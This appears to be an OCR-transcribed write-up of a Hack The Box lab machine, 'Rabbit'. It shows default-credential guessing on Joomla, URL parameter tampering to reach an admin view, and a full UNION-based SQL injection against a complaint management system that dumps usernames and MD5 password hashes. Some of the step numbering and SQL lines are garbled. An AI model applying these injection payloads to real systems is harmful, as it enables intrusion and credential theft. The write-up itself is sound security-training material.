
User Name :

Password :

User Type : --- Select User ---

New Customer Register Here
Forget Password

- **Joomla** `http://10.10.10.71:8080/joomla/`



Rabbit Hole, LLC

Down the rabbit hole we go!

16. **Joomla Default password**

```
1. Google 'joomla default password'
2. default username and password??? - Joomla! Forum - community, help and ...
Default username is "admin", there is no default password, you have to set it in the last step of the
installation. bcamp1973 Joomla! Apprentice Posts: 6
3. Ok here is a list of the creds tried on the joomla login page.
4. admin:admin admin:rabbit admin:joomla admin:root admin:guest admin:yourmom
```

17. **Not much luck with the *joomla* login lets try to complain about it. lol jk. Lets enumerate the `http://10.10.10.71:8080/complain` page which redirects to `/complain/login.php`**

```
1. Since the complain website allows for registering then lets do that that. Register. Select user type as
'customer'. Just fill in whatever blah info.
2. logged in as haxor:haxor phone number:9999999999 (10 times)
```

Time Stamp `01:02:16`

18. **Enumerating the complain page**

```
1. Notice that URL for the complain page '?mod=customer' see full link below
2. http://10.10.10.71:8080/complain/view.php?mod=customer&view=selectPlans
3. Lets try to do a command injection.
4. Click 'view complaint details'
5. http://10.10.10.71:8080/complain/view.php?mod=customer&view=compDetails
6. Now try to change 'customer' to 'Administrator'
7. http://10.10.10.71:8080/complain/view.php?mod=customer&view=compDetails
8. lets change it to administrator and see what happens
9. http://10.10.10.71:8080/complain/view.php?mod=Administrator&view=compDetails
10. FAIL, lets try just 'admin'
11. http://10.10.10.71:8080/complain/view.php?mod=admin&view=compDetails
12. SUCCESS, we login as admin
```

> **Well, what I just did made the server freeze up and I had to reset the box for the 12th time.**

Admin login (after box reset)

SearchSploit for `complain Management System`

19. **searchsploit for `complain management system`. We get back many hits.**

```
1. searchsploit complain management system
Complain Management System - Hard-Coded Credentials / Blind SQL injection
php/webapps/42968.txt
Complain Management System - SQL injection
| php/webapps/41131.txt
Complaint Management System 1.0 - 'cid' SQL Injection
| php/webapps/48758.txt
Complaint Management System 1.0 - 'username' SQL Injection
| php/webapps/48468.py
Complaint Management System 1.0 - Authentication Bypass
| php/webapps/48452.txt
```

```
Complaint Management System 4.0 - 'cid' SQL injection
| php/webapps/47847.txt
Complaint Management System 4.0 - Remote Code Execution
| php/webapps/47884.py
Complaint Management System 4.2 - Authentication Bypass
| php/webapps/48371.txt
Complaint Management System 4.2 - Cross-Site Request Forgery (Delete User)
| php/webapps/48372.txt
Complaint Management System 4.2 - Persistent Cross-Site Scripting
| php/webapps/48370.txt
Complaints Report Management System 1.0 - 'username' SQL Injection / Remote Code Execution
| php/webapps/48985.txt
```


20. **The first one is *Blind SQL injection*. That seems very interesting. Lets check it out and download it.**

```
1. searchsploit complain management system
Blind SQL injection
2. searchsploit -x php/webapps/42968.txt
3. searchsploit -m php/webapps/42968.txt
```

LEFT OFF `01:05:06`

21. **Mod equal to admin I already went over this above but I am showing it again because the server crashed for the 13th time.**

```
1. You can change  mod=customer to mod=admin
2. This is found by looking at the payload from searchsploit.
3. cat 42968.txt | grep -i "mod"
4. http://192.168.1.104/view.php?mod=admin&view=repod&id=plans <<< It says mod=admin
5. http://10.10.10.71:8080/complain/view.php?mod=customer&view=compDetails
6. http://10.10.10.71:8080/complain/view.php?mod=admin&view=compDetails
7. Once you do that and refresh the page you are able to see more.
```



Complain Details - Admin View

Complain Title	Com. Type	Status	Detail
problem in installation	Software	Assigned	Detail
	Hardware	Open	Detail
My setup box is not working	Software	Open	Detail
My monitor is not getting display	Hardware	Working	Detail
Internet is very slow	Network	Working	Detail
Unable to connect	Network	Assigned	Detail


SQLi *Injection* on complain page

22. **Now click on `"complain"` *internet is very slow*.**

```
1. Go here first.
2.  http://10.10.10.71:8080/complain/
3. http://10.10.10.71:8080/complain/view.php?mod=admin&view=viewByCompID&compId=6
4. Click on drop down and click 'mubarak'
5. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans
6. Lets add a single quote to plans'
7. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\' LIMIT 0,20' at line 2
8. SUCCESS
9. The page mentioned in the payload 42968.txt Blind SQL says to go to this page.
10. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans
11. SUCCESS
12. The payload is correct if you put a single quote after the word plans the server gives this error.
13. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\' LIMIT 0,20' at line 2
14. Ok Lets try some SQL enumeration since this is most likely vulnerable to injection.
15. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans order by 100-- -
```

```
16. ERROR : Unknown column '100' in 'order clause'
17. I had to remove the single quote and just put order by 100-- -
18. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans order by 100-- -
19. So he goes through all of them and finally gets down to 5-- -
20. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans order by 5-- -
21. SUCCESS, this works remember to remove the single quote after the word plans it is not necessary for this type of query. Here is the output of getting the correct number of columns.
22. |6|Basic Plan,|120|05|
|5|Basic Plan, Music Plan,|150|13|
13. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,2,3,4,5-- -
14. SUCCESS, that works
```

I try messing with the complain page to see if there is some type of file inclusion there and I do no think there is anything there.




:: View Complains Details::

Complainer Name	Rizwan Khatik
Complain Title	Internet is very slow
Complain Description .	Hi. My internate connection is very slow.
Status	Working
Date Of Creation	2010-11-28 09:26:36
Assign Complain To	Amol sarode

23. **Continuing with the SQL Injection on the complain page**

```
1. A NINE 9 shows up if you change the 2 to a 9
2. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,9,3,4,5-- -
```



p?mod=admin&view=repod&id=plans UNION select 1,9,3,4,5-- -

Report - Admin View

5	Basic Plan, Music Plan,	150	13
6	Basic Plan,	120	05
9	3	4	5


Time Stamp `01:11:31`

24. **Ok so now we know which column will take integer and most likely string data. Column 2**

```
1. Lets find out the database names
2.  http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,database(),3,4,5-- -
3. SUCCESS, the name of the database is "complain"
4. Now find user
5. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,user(),3,4,5-- -
6. SUCCESS, '1|Dbuser@localhost|3|4|5|'
7. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,schema_name,3,4,5 FROM information_schema.schemata-- -
8. SUCCESS
.......................
 Basic Plan, Music Plan,         150     13
 Basic Plan,     120     05
 Information_schema      3       4       5
 Complain        3       4       5
 Joomla         3       4       5
 Mysql  3       4       5
 Performance_schema     3       4       5
 Secret         3       4       5
 Sys    3       4       5
 .............................
 9. Now lets enumerate the tables "Secret"
 10. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,table_name,3,4,5 from
information_schema.tables from table_schema="Secret"-- -
 11. ERROR, we got back an error. You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near 'from table_schema=\"Secret\"-- - LIMIT 0,20' at line 2
 12. It is not from information_schma.tables from. It is supposed to be where.
 13. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,table_name,3,4,5 FROM
information_schema.tables WHERE table_schema="Secret"-- -
 14. FAIL, Savitar says the problem lays most likely in the use of double quotes around the table name "Secret"
 15. We will have to hex encode the word Secret
 16. ▷ echo -n "Secret" | xxd -ps
536563726574
17. So instead of the word "Secret" with double quotes we can replace it with 536563726574 which is the HEX
equivilant of "Secret" including the double quotes.
18. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,table_name,3,4,5 FROM
information_schema.tables WHERE table_schema=0x536563726574-- -
19. SUCCESS, The secrets database hase a table names users. >
Basic Plan, Music Plan,         150     13
Basic Plan,     120     05
.Users          3       3     5
 20. One critical point, you must put the 0x in front of any hex characters you use so that sql knows to
interpret it as a hex value.
 21. So now that we are done with the tables we focus on the columns
```

25. **Focusing on the *columns* now**

```
1. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,table_name,3,4,5 FROM
information_schema.tables WHERE table_schema=0x536563726574 and table_name=-- -
2. Now we need to HEX encode "Users"
3. ▷ echo -n "Users" | xxd -ps
5573657273
4. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,column_name,3,4,5 FROM
information_schema.columns WHERE table_schema=0x536563726574 and table_name=0x5573657273-- -
5. SUCCESS, we find the password  and username columns
6. See Screen Shot below
```



10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select 1,column_name,3,4,5 FROM information_schema.columns WHERE table_schema=0x53656

Complain Management System

Report - Admin View

5	Basic Plan, Music Plan,	150	13
6	Basic Plan,	120	05
Username	3	4	5
Password	3	4	5

PWN3D!!!

26. **Now we need to use `select 1,group_concat(Username,0x3a,Password),3,4,5` the `group_concat` flag in SQL to request more than 1 field from the column `"Users"`.**

```
1. http://10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans UNION select
1,group_concat(Username,0x3a,Password),3,4,5 FROM Secret.Users-- -
2. SUCCESS, we got everyones hash.
.............................................................
Kain:33903fbcc0b1046a09edfaa0a65e8f8c,Raziel:719da165a626b4cf23b626896c213b84,Ariel:b9c2538d92362e0e18e52d0ee9ca0
c6f,Dimitri:d459f76a5eeeed0eca8ab4476c144ac4,Magnus:370fc3559c9f0bff80543f2e1151c537,Zephon:13fa8abd10eed98d89fd6
fc678afaf94,Turel:d322dc36451587ea2994c84c9d9717a1,Dumah:33da7a40473c1637f1a2e142f4925194,Malek:dea56e47f1c62c30b
83b70eb281a6c39,Moebius:a6f30815a43f38ec6de95b9a9d74da37
3. Now clean the file in VIM using SED ':%s/,/\r/g'
Kain:33903fbcc0b1046a09edfaa0a65e8f8c
Raziel:719da165a626b4cf23b626896c213b84
```

```
